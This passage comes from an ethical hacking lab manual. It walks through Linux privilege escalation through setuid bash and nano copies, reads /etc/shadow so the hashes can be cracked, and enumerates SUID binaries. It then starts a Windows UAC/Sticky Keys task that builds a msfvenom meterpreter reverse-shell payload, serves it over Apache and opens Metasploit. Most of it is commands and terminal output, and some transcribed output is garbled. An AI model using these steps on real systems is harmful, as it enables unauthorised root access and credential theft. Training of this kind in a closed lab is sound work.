36. To navigate to home directory, type **cd /home** and press **Enter**. Now, type **ls** and press **Enter** to list the contents in home directory.



```

Applications Places System Terminal Help
$ ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1# cp /bin/nano .
bash-5.1# chmod 4777 nano
bash-5.1# ls -la nano
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1# cd /home
bash-5.1# ls
bash nano ubuntu
bash-5.1# 

```

37. To open the shadow file from where we can copy the hash of any user, type `./nano -p /etc/shadow` and press **Enter**.

```

Applications Places System Terminal Help
$ ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1# cp /bin/nano .
bash-5.1# chmod 4777 nano
bash-5.1# ls -la nano
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1# cd /home
bash-5.1# ls
bash nano ubuntu
bash-5.1# ./nano -p /etc/shadow

```

38. `/etc/shadow` file opens showing the hashes of all users.

```
root!:!19017:0:99999:7:::  
daemon:*:18858:0:99999:7:::  
bin:*:18858:0:99999:7:::  
sys:*:18858:0:99999:7:::  
sync:*:18858:0:99999:7:::  
games:*:18858:0:99999:7:::  
man:*:18858:0:99999:7:::  
lp:*:18858:0:99999:7:::  
mail:*:18858:0:99999:7:::  
news:*:18858:0:99999:7:::  
uucp:*:18858:0:99999:7:::  
proxy:*:18858:0:99999:7:::  
www-data:*:18858:0:99999:7:::  
backup:*:18858:0:99999:7:::  
list:*:18858:0:99999:7:::  
irc:*:18858:0:99999:7:::  
gnats:*:18858:0:99999:7:::  
nobody:*:18858:0:99999:7:::  
systemd-network:*:18858:0:99999:7:::  
systemd-resolve:*:18858:0:99999:7:::  
systemd-timesync:*:18858:0:99999:7:::  
messagebus:*:18858:0:99999:7:::  
syslog:*:18858:0:99999:7:::  
apt:*:18858:0:99999:7:::  
tss:*:18858:0:99999:7:::  
uuidd:*:18858:0:99999:7:::  
[ File '/etc/shadow' is unwritable ]  
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo  
^X Exit ^R Read File ^X Replace ^U Paste ^J Justify ^G Go To Line M-E Redo  
Menu ubuntu@ubuntu-Virtual...
```

39. You can copy any hash from the file and crack it using john the ripper or hashcat tools, to get the password of desired users.

40. Press **ctrl+x** to close the nano editor.

41. In the terminal, type **cat /etc/crontab** and press **Enter**, to view the running cronjobs.



```

Applications Places System Terminal Help
ubuntuw@ubuntu-Virtual-Machine: /home

File Edit View Search Terminal Help
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1# cd /home
bash-5.1# ls
bash nano ubuntu
bash-5.1# ./nano -p /etc/shadow
bash-5.1# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# * * * * * user-name command to be executed
# | .---- minute (0 - 59)
# | | .--- hour (0 - 23)
# | | | .-- day of month (1 - 31)
# | | | | .- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | | .-- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# | | | | | * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
bash-5.1# 

```

Menu ubuntuw@ubuntu-Virtual...

42. Type **ps -ef** and press **Enter** to view current processes along with their PIDs

```

Applications Places System Terminal Help
ubuntuw@ubuntu-Virtual-Machine: /home

File Edit View Search Terminal Help
#
bash-5.1# ps -ef
UID      PID  PPID  C STIME TTY          TIME CMD
root      1     0  0 00:10 ?        00:00:04 /sbin/init splash
root      2     0  0 00:10 ?        00:00:00 [kthreadd]
root      3     2  0 00:10 ?        00:00:00 [rcu_gp]
root      4     2  0 00:10 ?        00:00:00 [rcu_par_gp]
root      6     2  0 00:10 ?        00:00:00 [kworker/0:0H-events_highpri]
root      8     2  0 00:10 ?        00:00:00 [mm_percpu_wq]
root      9     2  0 00:10 ?        00:00:00 [rcu_tasks_rude_]
root     10     2  0 00:10 ?        00:00:00 [rcu_tasks_trace]
root     11     2  0 00:10 ?        00:00:00 [ksoftirqd/0]
root     12     2  0 00:10 ?        00:00:00 [rcu_sched]
root     13     2  0 00:10 ?        00:00:00 [migration/0]
root     14     2  0 00:10 ?        00:00:00 [idle_inject/0]
root     16     2  0 00:10 ?        00:00:00 [cpuhp/0]
root     17     2  0 00:10 ?        00:00:00 [cpuhp/1]
root     18     2  0 00:10 ?        00:00:00 [idle_inject/1]
root     19     2  0 00:10 ?        00:00:00 [migration/1]
root     20     2  0 00:10 ?        00:00:00 [ksoftirqd/1]
root     22     2  0 00:10 ?        00:00:00 [kworker/1:0H-kblockd]
root     23     2  0 00:10 ?        00:00:00 [kdevtmpfs]
root     24     2  0 00:10 ?        00:00:00 [netns]
root     25     2  0 00:10 ?        00:00:00 [inet_frag_wq]
root     26     2  0 00:10 ?        00:00:00 [kauditfd]
root     28     2  0 00:10 ?        00:00:00 [khungtaskd]
root     29     2  0 00:10 ?        00:00:00 [oom_reaper]
root     30     2  0 00:10 ?        00:00:00 [writeback]
root     31     2  0 00:10 ?        00:00:00 [kcompactd0]
root     32     2  0 00:10 ?        00:00:00 [ksmd]

```

Menu ubuntuw@ubuntu-Virtual...

43. Type **find / -name "*.txt" -ls 2> /dev/null** and press **Enter** to view all the .txt files on the system


Wed May 18 01:00

```
root      3816  3796  0 01:06 pts/1    00:00:00 ps -ef
bash-5.1# find / -name "*.txt" -ls 2>/dev/null
3024460   32 -rw-r--r--  1 root    root    32646 Oct 31 2021 /usr/src/linux-headers-5.15.0-38/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
3938515   4 -rw-r--r--  1 root    root    3138 Oct 31 2021 /usr/src/linux-headers-5.15.0-38/arch/sh/include/mach-ecovect24/mach/partner-jet-setup.txt
3938516   4 -rw-r--r--  1 root    root    1771 Oct 31 2021 /usr/src/linux-headers-5.15.0-38/arch/sh/include/mach-ecovect24/mach/partner-jet-setup.txt
1861790   0 lrwxrwxrwx  1 root    root    59 Apr 29 08:57 /usr/src/linux-headers-5.13.0-41-generic/scripts/spelling.txt -> ../../linux-hwe-5.13.0-41/scripts/spelling.txt
4721025   32 -rw-r--r--  1 root    root    32343 Jun 27 2021 /usr/src/linux-hwe-5.13.0-41-generic/scripts/spelling.txt
4598011   4 -rw-r--r--  1 root    root    3138 Jun 27 2021 /usr/src/linux-hwe-5.13.0-41-generic/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
4598006   4 -rw-r--r--  1 root    root    1771 Jun 27 2021 /usr/src/linux-hwe-5.13.0-41-generic/arch/sh/include/mach-ecovect24/mach/partner-jet-setup.txt
1972590   0 lrwxrwxrwx  1 root    root    50 May  5 05:45 /usr/src/linux-headers-5.15.0-38-generic/scripts/spelling.txt -> ../../linux-headers-5.15.0-38/scripts/spelling.txt
1732372   0 lrwxrwxrwx  1 root    root    59 Apr  4 05:22 /usr/src/linux-headers-5.13.0-40-generic/scripts/spelling.txt -> ../../linux-hwe-5.13.0-40/scripts/spelling.txt
3884338   32 -rw-r--r--  1 root    root    32343 Jun 27 2021 /usr/src/linux-hwe-5.13.0-41/scripts/spelling.txt
2103529   4 -rw-r--r--  1 root    root    3138 Jun 27 2021 /usr/src/linux-hwe-5.13.0-41/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
2103524   4 -rw-r--r--  1 root    root    1771 Jun 27 2021 /usr/src/linux-hwe-5.13.0-41/arch/sh/include/mach-ecovect24/mach/partner-jet-setup.txt
3020011   20 -rw-r--r--  1 root    root    18813 Apr 18 15:26 /usr/share/vim/vim82/pack/dist/opt/matchit/doc/matchit.txt
2890677   4 -rw-r--r--  1 root    root    328 Apr 18 15:26 /usr/share/vim/vim82/doc/os_rsrc.txt
### Menu > ubuntu@ubuntu-Virtual...
```

44. Type **route -n** and press **Enter** to view the host/network names in numeric form.

```
root      3638  1 -rw-r--r--  1 root    root    5 Jan 17 2020 /snap/core20/1434/usr/lib/python3/dist-packages/zipp-1.0.0.egg-info/requirements.txt
hon3/dist-packages/zipp-1.0.0.egg-info/top_level.txt
3641   14 -rw-r--r--  1 root    root    13925 Mar 15 08:22 /snap/core20/1434/usr/lib/python3.8/LICENSE.txt
hon3.8/lib2to3/Grammar.txt
4525   9 -rw-r--r--  1 root    root    8676 May 11 2021 /snap/core20/1434/usr/lib/python3.8/lib2to3/PatternGrammar.txt
4526   1 -rw-r--r--  2 root    root    793 May 11 2021 /snap/core20/1434/usr/lib/python3.9/lib2to3/PatternGrammar.txt
5043   9 -rw-r--r--  1 root    root    8696 May 11 2021 /snap/core20/1434/usr/lib/python3.9/lib2to3/Grammar.txt
4526   1 -rw-r--r--  2 root    root    793 May 11 2021 /snap/core20/1434/usr/lib/python3.9/lib2to3/PatternGrammar.txt
8844   0 lrwxrwxrwx  1 root    root    23 Feb  7 08:33 /snap/core20/1434/usr/share/doc/mount/mount.txt -> ../../util-linux/mount.txt
9584   1 -rw-r--r--  1 root    root    1 Apr 20 2020 /snap/core20/1434/usr/share/ubuntu/subiquity-0.0.5.egg-info/dependency_links.txt
9585   1 -rw-r--r--  1 root    root    180 Apr 20 2020 /snap/core20/1434/usr/share/ubuntu/subiquity-0.0.5.egg-info/entry_points.txt
9586   1 -rw-r--r--  1 root    root    37 Apr 20 2020 /snap/core20/1434/usr/share/ubuntu/subiquity-0.0.5.egg-info/top_level.txt
9722   2 -rw-r--r--  1 root    root    1431 Jan 30 2020 /snap/core20/1434/usr/share/vim/vim81/doc/help.txt
bash-5.1# route -n
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
0.0.0.0         10.10.1.2      0.0.0.0       UG    100    0        0 eth0
10.10.1.0       0.0.0.0        255.255.255.0  U     100    0        0 eth0
169.254.0.0     0.0.0.0        255.255.0.0    U     1000   0        0 eth0
bash-5.1#
```

45. Type **find / -perm -4000 -ls 2>/dev/null** and press **Enter** to view the SUID executable binaries.



```
169.254.0.0      0.0.0.0      255.255.0.0      U      1000   0      0 eth0
bash-5.1# find / perm -4686 -ls 2>/dev/null
1789313      20 -rwsr-xr-x  1 root    root    18736 Feb 26 06:11 /usr/libexec/polkit-agent-hel
per-1
1789132      416 -rwsr-xr--  1 root    root    424512 Feb 24 12:14 /usr/sbin/pppd
1784852      160 -rwsr-xr-x  1 root    root    101048 Mar  4 15:44 /usr/sbin/mount.nfs
1784797      228 -rwsr-xr-x  1 root    root    232408 Feb 14 06:48 /usr/bin/sudo
1785268      72 -rwsr-xr-x  1 root    root    72712 Mar 14 04:59 /usr/bin/chfn
1789315      32 -rwsr-xr-x  1 root    root    30872 Feb 26 06:11 /usr/bin/pkexec
1784295      36 -rwsr-xr-x  1 root    root    35200 Mar 23 09:53 /usr/bin/fusermount3
1784038      48 -rwsr-xr-x  1 root    root    47480 Feb 20 20:49 /usr/bin/mount
1710078      46 -rwsr-xr-x  1 root    root    40496 Mar 14 04:59 /usr/bin/newgrp
1710079      56 -rwsr-xr-x  1 root    root    55672 Feb 20 20:49 /usr/bin/su
1784118      36 -rwsr-xr-x  1 root    root    35192 Feb 28 20:49 /usr/bin/umount
1785269      44 -rwsr-xr-x  1 root    root    44808 Mar 14 04:59 /usr/bin/chsh
1785211      72 -rwsr-xr-x  1 root    root    72672 Mar 14 04:59 /usr/bin/gpasswd
1785213      60 -rwsr-xr-x  1 root    root    59976 Mar 14 04:59 /usr/bin/passwd
1710454      136 -rwsr-xr-x  1 root    root    138408 Apr 21 04:50 /usr/lib/snapd/snap-confine
1784395      16 -rwsr-xr-x  1 root    root    14408 Mar  1 09:33 /usr/lib/xorg/Xorg.wrap
1787864      36 -rwsr-xr--  1 root    messagebus  35112 Apr  1 13:02 /usr/lib/dbus-1.0/dbus-daem
on-launch-helper
1784636      332 -rwsr-xr-x  1 root    root    338536 Feb 25 18:38 /usr/lib/openssh/ssh-keysig
n
4194355      1268 -rwsr-sr-x  1 root    root    1234376 May 18 00:54 /home/bash
4194382      280 -rwsrwxrwx  1 root    root    283144 May 18 01:02 /home/nano
56      43 -rwsr-xr-x  1 root    root    43088 Sep 16 2028 /snap/core18/2344/bin/mount
65      63 -rwsr-xr-x  1 root    root    64424 Jun 28 2019 /snap/core18/2344/bin/ping
81      44 -rwsr-xr-x  1 root    root    44664 Jan 25 11:26 /snap/core18/2344/bin/su
99      27 -rwsr-xr-x  1 root    root    26696 Sep 16 2028 /snap/core18/2344/bin/umoun
t
```

46. This concludes the demonstration of escalating privileges in Linux machine by exploiting misconfigured NFS.

47. Close all open windows and document all the acquired information.

Task 5: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys

Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, privileged access to the machine.

Here, we are exploiting Sticky keys feature to gain access and to escalate privileges on the target machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

The screenshot shows a terminal window titled "cd - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command history shows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
#
```

5. Type the command `msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe` and press Enter.

The screenshot shows a terminal window titled "msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command entered is:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe
```

The output of the command is displayed below the command line:

```
[+] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

6. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Windows.exe with the victim machine.

Note: To create a new directory to share the **Windows.exe** file with the target machine and provide the permissions, use the below commands:

Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
Type **chmod -R 755 /var/www/html/share** and press **Enter**
Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

7. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Windows.exe /var/www/html/share/** in the terminal window and press **Enter**.

The screenshot shows a terminal window titled "cp /home/attacker/Desktop/Windows.exe /var/www/html/share - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
# cp /home/attacker/Desktop/Windows.exe /var/www/html/share
[root@parrot] ~
#
```

8. Start the Apache server by typing **service apache2 start** and press **Enter**.

```

[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#cd
[root@parrot] ~
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
#cp /home/attacker/Desktop/Windows.exe /var/www/html/share
[root@parrot] ~
#service apache2 start
[root@parrot] ~
#

```

9. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

```

[attacker@parrot] ~
#msfconsole

[*] msf6 - [metasploit v6.1.9-dev]
+ --=[ 2169 exploits - 1149 auxiliary - 398 post           ]
+ --=[ 592 payloads - 45 encoders - 10 nops            ]
+ --=[ 9 evasion                                         ]

